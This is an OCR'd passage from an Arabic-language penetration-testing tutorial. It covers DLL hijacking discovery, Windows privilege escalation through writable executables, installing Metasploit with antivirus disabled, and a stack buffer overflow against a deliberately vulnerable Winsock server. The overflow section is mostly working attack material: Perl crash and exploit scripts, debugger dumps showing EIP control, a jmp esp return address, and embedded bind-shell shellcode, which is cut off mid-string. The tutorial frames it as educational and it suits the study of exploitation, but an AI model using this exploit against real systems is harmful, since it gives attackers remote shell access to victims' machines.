
و امتداد الملف الناتج يكونdll

بعد هذا نقوم بفتح البرنامج المستهدف بواسطة المنقح ثم نضغط على


Alt+E

و بعدها نقوم بتشغيل البرنامج

فيكون الناتج



حيث أن المكاتب الملونة بالأحمر هي المكتبات التي تم تحميلها من مسارات أخرى فنقوم كل مرة بتجريب وضع اسم مكتبة في نفس المسار و نفتح البرنامج الى غاية فتح الالة الحاسبة



كما توجد أداة تسمىDllHijackAuditKitv2 تقوم بعملية إيجاد هذا النوع من الثغرات يمكن تحميل الأداة من موقعها

الرسمي :


https://dev.metasploit.com/redmine/projects/framework/repository/raw/external/source/DLLHijackAuditKit.zip

بعد التحميل نقوم بفك الضغط عن الملف , مع العلم أن بعض برامج الحماية تعتبر هذه الأداة فيروس لذا من الأحسن التجريب على جهاز وهمي

ثم نقوم بعد ذلك تشغيل ملف 01_StartAudit.bat


حيث يقوم هذا الملف بتحميل برنامجProcess Monitor من موقع الميكروسوفت من الرابط التالي و يضعها في نفس المسار

http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx




و بعد انتهاء البرنامج نقوم بحفظ التقرير في ملف باسم Logfile.CSV

و بعد ذلك ياتي دور تشغيل الملف02_Analyze.bat الذي يبين لنا التطبيقات المصابة



ثغرات Privilege Escalation

تعريف : هذا النوع من الثغرات يسمح برفع الصلاحية , فمثلا عند اختراق موقع على سيرفر ويندوز تكون صلاحية الشخص "مستخدم" باستخدام هذا النوع من الثغرات يمكنه رفع صلاحياته و التحول إلى صلاحية "مدير" .



و غالبا ما يكون سبب هذا النوع من الثغرات خطأ في النواة "الكيرنل" او التصريح الخاص ببعض الملفات التنفيذية حيث تكون الملفات قابلة للتعديل مما يسمح للمخترق بتغيير الملف و وضع ملف ضار في مكانه .


كيفية اكتشافها :

طريقة اكتشاف هذا النوع من الثغرات فيما يتعلق بالتصريح سهل جدا حيث يقوم مختبر الاختراق برؤية تصريح الملف و ذلك من خلال نافذة الأوامر DoS

حيث أن الملفات التي تسمح لصاحب صلاحية "مستخدم" بالتعديل عليها هي برامج مصابة بهذا النوع من الثغرات

و لمعرفة التصريح تنفذ الأمر التالي

```
Cacls "File "
```



حيث أن الحرف F يعني الصلاحية الكاملة و الحرف "ار" يعني القراءة فقط .


من الثغرات إلى الميتاسبلويت :


تنصيب الميتاسبلويت على الويندوز:

بعد تحميل الميتاسبلويت من الموقع الرسمي

http://www.metasploit.com/


نتبع الخطوات






و بعد ذلك نقوم بتحديد مسار التثبيت

مع العلم أنه يجب توقيف مضاد الفيروسات أثناء التثبيت أو القيام بعمل استثناء خاص بمجلد الميتاسبلويت



يأتي بعد ذلك تحديد البورت الخاص بالدخول الى الميتاسبلويت



ثم بعد ذلك

ثم انتظار البرنامج حتى يتم التثبيت

التطبيق:

التطبيق سيكون على ثغرة بافر اوفر فلو ريموت و نص الثغرة موضح

```
#include <iostream.h>
#include <winsock.h>
#include <windows.h>
//load windows socket
#pragma comment(lib, "wsock32.lib")
//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0
void pr( char *str)
{
   char buf[500]="";
   strcpy(buf,str);
}
void sError(char *str)
{
   MessageBox (NULL, str, "socket Error" ,MB_OK);
   WSACleanup();
}

int main(int argc, char **argv)
{

WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]="";
char buf[2000]="";

u_short LocalPort;
LocalPort = 200;

//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);

//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
   sError("Failed socket()");
   return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;

//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
   sError("Failed bind()");
   WSACleanup();
   return SS_ERROR;
}
```

```
//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
   sError("Failed listen()");
   WSACleanup();
   return SS_ERROR;
}

//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
   sError("Failed accept()");
   WSACleanup();
   return SS_ERROR;
}

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
   //receive the data that is being sent by the client max limit to 5000
bytes.
   bytesRecv = recv( clientSocket, Message, 5000, 0 );

   if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
   {
      printf( "\nConnection Closed.\n");
      break;
   }
}

//Pass the data received to the function pr
pr(Message);

//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);

WSACleanup();

return SS_OK;
}
```

نقوم بعمل كومبايل للسكريبت ثم ننفذه , حيث انه عند ارسال عدد كبير من البايتات يتوقف السيرفر و سكريبت البيرل التالي يوضح العملية

```
use strict;
use Socket;
my $junk = "\x41" x1000;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
```

```
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk."\n";

print "[+] Payload sent\n";

close SOCKET or die "close: $!";
```

حيث يتوقف السيرفر و يتم كتابة احد المسجلات

```
eax=0012e05c ebx=7ffd6000 ecx=00000000 edx=0012e446 esi=0040bdec
edi=0012ebe0
eip=41414141 esp=0012e258 ebp=41414141 iopl=0         nv up ei pl nz ac po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010212
41414141 ??              ???
```

باستعمالmetasploit pattern نقوم بتحديد الاوف سات فنجده

Offset = 504 bytes

فنقوم بانشاء سكريبت بيرل جديد يحدث الكراش لنري ماذا يحدث للمسجلات بعد الكراش

```
use strict;
use Socket;

my $totalbuffer=1000;
my $junk = "\x41" x 504;
my $eipoverwrite = "\x42" x 4;
my $junk2 = "\x43" x ($totalbuffer-length($junk.$eipoverwrite));

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
```

```
print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$junk2."\n";

print "[+] Payload sent\n";

close SOCKET or die "close: $!";
```

بعد ارسال البايتات

504 A

4 B

508 C

نرى في المسجلات (المكدسات) ما يلي

```
0:001> g
(ed0.eb0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e05c ebx=7ffde000 ecx=00000000 edx=0012e446 esi=0040bdec
edi=0012ebe0
eip=42424242 esp=0012e258 ebp=41414141 iopl=0         nv up ei pl nz ac po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010212
42424242 ??              ???
0:000> d esp
0012e258  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e268  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e278  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e288  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e298  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e2a8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e2b8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e2c8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

بعد ذلك نبحث عن عنوان العودة كما في السابق و بعد ذلك نكتب الاستغلال الأخير للثغرة

```
#
print " ---------------------------------------\n";
print "     Writing Buffer Overflows\n";
print "       Djamel Eddin Hakim \n";
print "     http://asesino04.blogspot.com\n";
print " ---------------------------------------\n";
print "    Educational Purpose\n";
print " ---------------------------------------\n";
use strict;
use Socket;
my $junk = "\x90" x 504;

#jmp esp (from ws2_32.dll)
my $eipoverwrite = pack('V',0x71C02B67);

#add some NOP's
my $shellcode="\x90" x 50;
```

```
# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
$shellcode=$shellcode."\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49
\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
